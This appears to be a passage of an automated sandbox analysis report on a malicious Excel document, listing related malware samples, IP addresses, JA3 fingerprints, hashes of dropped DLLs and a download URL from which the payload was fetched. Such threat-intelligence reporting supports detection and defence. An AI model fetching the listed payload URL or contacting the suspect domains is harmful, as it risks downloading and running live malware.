	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
CLOUDFLARENETUS	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
CLOUDFLARENETUS	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	case (1522).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (166).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (547).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	SC-TR1167700000.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	PAYMENT INFO.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (348).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (426).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (250).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (1447).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (850).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	SecuriteInfo.com.Heur.18472.xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (1543).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case_1581.xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (435).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\formnet.dll	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Ubc\way.dll	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\formnet.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<.....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`...`.....@..@.reloc..~....p... ....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
IE Cache URL:	http://https://rnollg.com/kev/scfrd.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ...@..B.....

C:\Users\user\AppData\Local\Temp\FDDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	59780
Entropy (8bit):	7.769791887747964
Encrypted:	false
SSDEEP:	768:SwGBP++aB0WviH/WoTXZSzrSimIbCVpoWpgffXfQ4:SwmW+aB3viH/WaI5xGVpoWpgv
MD5:	756B1D60127951007258D72EAF5243B3
SHA1:	B6999B2C61B0D5F146A3A9C140B465759CF1A754
SHA-256:	5A9CBA6603DCF58220E2076ABCC1E9889917769BAB73D24EFD54C4F17B309D1F
SHA-512:	50ACC2CF2B1D7750B5F8F19B354E2EA0142F4649F685EA702C4F02C4ED7E017866D1DDC4283CC24F56CE3BF75FBC5CC4230F4406D807CFFBDF7A191B2AE9CE90
Malicious:	false
Reputation:	low
Preview:	..n.0...'..".N...v.z.u.[.v.`.Cb.....U{n.....I.I...U.d..2zJX1"...H..).s.3?'..BK...S..O.g.?Ln..|....:...R_..._.:.,.kE.?]E.(....G.3Z..@.<..d6...q..j.oo..&...sIjJ...*E.F.{".Y,T..wml]x.@H_...).SQ..@.qc...VW{..M.....W.cs;."Vv[..S.....r|.....:%!.....m..]5.....eq.l.f.sX.....V..\i1o .....Q..J=.Nl..Su.L..P.....@....}..c$>>#.....3$>.".q.....l...s...$cX..0.a.*.BU.....W...2,d.X....c!+.BV.....Y9..r,d.X...u....."k.a....r.].....u....*l..)....1F.^....{|H'.....x...N..L....cl.`.....T....\P....%j;..&...KB!.....m.....PK.....!..0O.&.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 27 04:34:42 2021, atime=Wed Jan 27 04:34:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.478468218734738
Encrypted:	false
SSDEEP:	12:85QZn1n4CLgXg/XAlCPCHaXgzB8IB/JovX+WnicvbjbDtZ3YilMMEpxRljKfkcTg:85e4U/XTwz6IYvYebDv3qekwrNru/
MD5:	B5FA6EDF15A44D7B78F7D923AE79E0B0
SHA1:	DCAEEC08A30FC74C486371D75B6146FBE60BBF37
SHA-256:	A019AD5EF24BEB3F34EEDB8F720A148C70979DC5DB441FE2DAAAA27C244D046C
SHA-512:	B24D76FB30A60C22EFFA4333C1AB70D8A47229837966FC0D0AE989D785DD181144CE56A0C022AF0F19244200F39DD5968BB8AE9E0C2B6722B49549D5333ECD6
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..o ..n...o ..n.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1....;RV,..Desktop.d.....QK.X;RV,*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\609290\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....609290.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (4335).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Jan 27 04:34:42 2021, atime=Wed Jan 27 04:34:42 2021, length=99328, window=hide
Category:	dropped
Size (bytes):	4076
Entropy (8bit):	4.531658040899013
Encrypted:	false
SSDEEP:	96:8Lk/XLIkve3Qh2Lk/XLIkve3Qh2qk/XLIkve3Qh2qk/XLIkve3Q/:8L+IkeQEL+IkeQEq+IkeQEq+IkeQ/
MD5:	7D69374CC0FF7B2AF57099A2C208DC1D
SHA1:	EF7FFA5E9DF8BE113452FDC7CF6A6EB820A59AAF
SHA-256:	F19BA3A3D77B50B19258FCD30A1EAB60098182727A3D74227DE9AC3C8F276429
SHA-512:	14EA976F449A3AB33C33260115254571AD38B8229AF364A98A67F9EA87617A43256B2F7C28492FFE95EE5E88D18751C0C1F362A524E3AEAA81155B29773AA303
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (4335).LNK	
Preview:	L.....F.... ...3....{..o ..n.....n.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2. d..;RR, .CASE(4~1.XLS..L.....Q.y.Q.y*...8.....c.a.s.e. .(.4.3.3.5.)...x.l.s.....y.....-...8...[.....?J.....C:\Users\..#.....\\609290\Users.user\Desktop\case (4335).xls.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.s.e. .(.4.3.3.5.)...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....609290.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	176
Entropy (8bit):	4.505329288435076
Encrypted:	false
SSDEEP:	3:oyBVomMEJeIAJmMEJeIAJmMEJeIAJmMEJv:dj6FFFE
MD5:	E523EBFB4AF52DD8C201A2682CB6D5C2
SHA1:	9E524CE9C95F9861591F955E1958970D65C76539
SHA-256:	D9A1347100542AE0ACB17709B30B3E5A3C28AF3254914EB6EBE5504A9612DD24
SHA-512:	63D3E635D56D193BECB55AB8A82A984278167F0FC679A13BC63CB0273B449B0C2B62D8E3771BB8E52111D65FFAD18C2894A79598560B0CCC81C75E3491C7603
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..case (4335).LNK=0..case (4335).LNK=0..[xls]..case (4335).LNK=0..case (4335).LNK=0..[xls]..case (4335).LNK=0..case (4335).LNK=0..[xls]..case (4335).LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\50PT1LPA.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	115
Entropy (8bit):	4.399547545027885
Encrypted:	false
SSDEEP:	3:GmM/ST1TrSVKcvJTSMdl1cSPcHmcgVeUgvX:XM/QNcv4qlVPCgVNg/
MD5:	796C2B6962C518671977FD8F875322E4
SHA1:	E7C8D7EB4238DC963C999B01B640D320E5BCEE97
SHA-256:	CE08B896C90A5D1B3697D179539F689410D6226DA4697F674E21D43C16F7E629
SHA-512:	5CF3C692FE6AE0A0B3224C2B5892B850F7BB22E54F993836F0585A847037643FEA883AB027FA76CF523E2F2E35AEC3AA826AF389815EE75A758FE048C56E7B97
Malicious:	false
Reputation:	low
IE Cache URL:	govemedico.tk/
Preview:	__cfduid.d5b9858d9c1e46ad471504283178ab38f1611693337.govemedico.tk/.9728.3322294912.30870453.3834856829.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\NZ5UXGF8.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	119
Entropy (8bit):	4.433531808225311
Encrypted:	false
SSDEEP:	3:GmM/rDSQgavGqSMKNTWY97KJpKfcSNpcHmBx3TgvX:XM/rOBaIMKNKY97v0ODRTg/
MD5:	E56794E70DBCEE6026450D29D29A8978
SHA1:	243ED8813262E2B9FC537243CCCA576CDEB0BCF6
SHA-256:	6CF74E6DB08AE634293BD9A497F5FDE9E67F3FF25E59C01C064C93157D688F73
SHA-512:	5DCABD032E0C2BCE611CF40B6CF154D9056C3A1609838A1358F2FD8C13109F2D64E7990077CDCF2B1DD1558981464B71634108654EEE06A464BDA229C2ED071
Malicious:	false
Reputation:	low
IE Cache URL:	homesoapmolds.com/
Preview:	__cfduid.d4e49f7596fb660dc86e16cec33016e4c1611693337.homesoapmolds.com/.9728.3322294912.30870453.3828460818.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\QUXL3DRG.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	111
Entropy (8bit):	4.419315168952571

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\QUXL3DRG.txt	
Encrypted:	false
SSDEEP:	3:GmM/GBd8tFuSI552IGT0cSN4q/md0HXvcRRgvX:XM/QdauzrSTqDH/c3g/
MD5:	78C17B26331AE38E3113FF256E212001
SHA1:	F2BDCBEADBCF3841B9799BF831B6168F485EFF7C
SHA-256:	FE197B665D9EE490696887F2446F278C23513AAAAA2F18422CD1375BFDAFCCAD
SHA-512:	6056A6B23AD6AB25FFA5342DC3CC3B23392232BC815DFC0521ECD5B07FF14B6903023F9477CAB7418918F47066222104771AE764A532D867E95B29ACA2628CEA
Malicious:	false
Reputation:	low
IE Cache URL:	rnollg.com/
Preview:	__cfduid.db774c0a7fb6365373fab39efab7d11401611693303.rnollg.com/.9728.2982294912.30870453.494472222.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y7E8FGKZ.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	117
Entropy (8bit):	4.4918088703183905
Encrypted:	false
SSDEEP:	3:GmM/gBPrb6EHInYUZCoCAnw2lSNMXq/mbXn3TgvX:XM/8WuInYU8onweBqgXnjg/
MD5:	7E09D3A0588D75401463087B2C0D8E09
SHA1:	A7B75E9770705361A32DCC13AD806D5DA3A161A3
SHA-256:	22F797BF239CE7F7744C554EF0C1E0B6D1C21C5522EB3FDD193E1A4E75B9819C
SHA-512:	5E23D5620ED9F1DD221FD23B925A43D9F4E17B4D5DE01F19D1D0F2682B725323EED079E6BD4C54D90B5110B6627E8D8DCC66078DAB6D95FDFD4C316C7DBC6 5B
Malicious:	false
Reputation:	low
IE Cache URL:	gadgetswolf.com/
Preview:	__cfduid.dd17ded6f0d66b400516efab984fbccf71611693336.gadgetswolf.com/.9728.3312294912.30870453.3822376807.30864494.*.

C:\Users\user\AppData\Roaming\Ubc\way.dll	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	false
Joe Sandbox View:	• Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._...._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ... .@..B..... .....

C:\Users\user\Desktop\0FDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	173366
Entropy (8bit):	5.331066118802068
Encrypted:	false
SSDEEP:	3072:9xrtdAOtyoVlDGUUlEfblBiPP58Lml9i+aEdDhlQaEdzKp6DxrtdAOtyoVlDGUU7:9xrtdAOtyoVlDGUUlEfblBeP52ml9i+x
MD5:	3FA52813F41144EBCBCB489CB2D5D8EB
SHA1:	BD1996F4AAE5B541C4E792DCABB2A37D7228DB65
SHA-256:	C70F62AC6330A591042A6C85EE24BC8B83376EDC4206B4C8568CB212A900FA6D
SHA-512:	BFE77AC191DF8F9E0B8BBAF87F1CF4490FB22B0C86AA5E3B85907CF63AE5ED8FF86F77F09856389AA68B54FA15451004939823AD64F4D92CD1F11F334F76EE2

C:\Users\user\Desktop\0FDE0000	
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.@..... ....=.....K.$8.....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.o.r.b.e.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.(.@.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1...@...,.... .....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0...>.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....>.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a .l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1...0.....C.a.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: , Last Saved By: , Name of Creating Application: Microsoft Excel, Last Printed: Tue Jan 26 16:17:13 2021, Create Time/Date: Thu Apr 23 13:26:24 2020, Last Saved Time/Date: Tue Jan 26 16:28:15 2021, Security: 0
Entropy (8bit):	3.8735422234438284
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	case (4335).xls
File size:	156704
MD5:	bf86559630b855e4bf2c54d641147b24
SHA1:	182cbac1bdd020fa5fee6ed9d6a50d1071fbe320
SHA256:	31ea3370ca06a2af45514a59a0ae49dc62ac34bc4dce44402f169a9d6fb93853
SHA512:	f188cdd1ae628850d5a48f32ec17d399fdbed68ed6a6e92977374dac61a0d3286f0a2c1ff83ae4b70af219c9f3d7b49aa4ac5125f63f7f75fc6b70a17a4ddc83
SSDEEP:	3072:49SUz4tH8vsderSh1yRNJd6zAtH8U5BXKjBPWlyTSgG+g18:49SUz4tH8vsderSh1yRNJdaAtH8U5B6F
File Content Preview:	.....>.....0.....-...../.. ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "case (4335).xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	

Summary	
Last Saved By:	
Last Printed:	2021-01-26 16:17:13
Create Time:	2020-04-23 12:26:24
Last Saved Time:	2021-01-26 16:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.843601759481
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . (. . . . . 8 . . . . @ . . . . . . L . . . . T . . . . \\ . . . . j S R F q S o B P w O . . . . . M a c r o 2 . . . . . M a c r o 3 . . . . . M a c r o 4 . . . . . M a c r o 5 . . . . . M a c r o 6 . . . . . M a c r o 7 . . . . . M a c r o 8 . . . . . M a c r o 9 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 28 02 00 00 06 00 00 00 01 00 00 00 38 00 00 00 0f 00 00 00 40 00 00 00 0b 00 00 00 4c 00 00 00 10 00 00 00 54 00 00 00 0d 00 00 00 5c 00 00 00 0c 00 00 00 e7 01 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 0b 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.362148031008
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . H . . . . P . . . . . . h . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . . . g j . . . @ . . . . 9 . ? . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 68 00 00 00 12 00 00 00 80 00 00 00 0b 00 00 00 98 00 00 00 0c 00 00 00 a4 00 00 00 0d 00 00 00 b0 00 00 00 13 00 00 00 bc 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 145752

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	145752
Entropy:	3.94377585798
Base64 Encoded:	True
Data ASCII:	. . . . = ... \\ . p . . . . B . . . . L G u P G w K V E D q c E . . ! . . . . : . . . . 8 . . . . = ... Z . $ 8 .
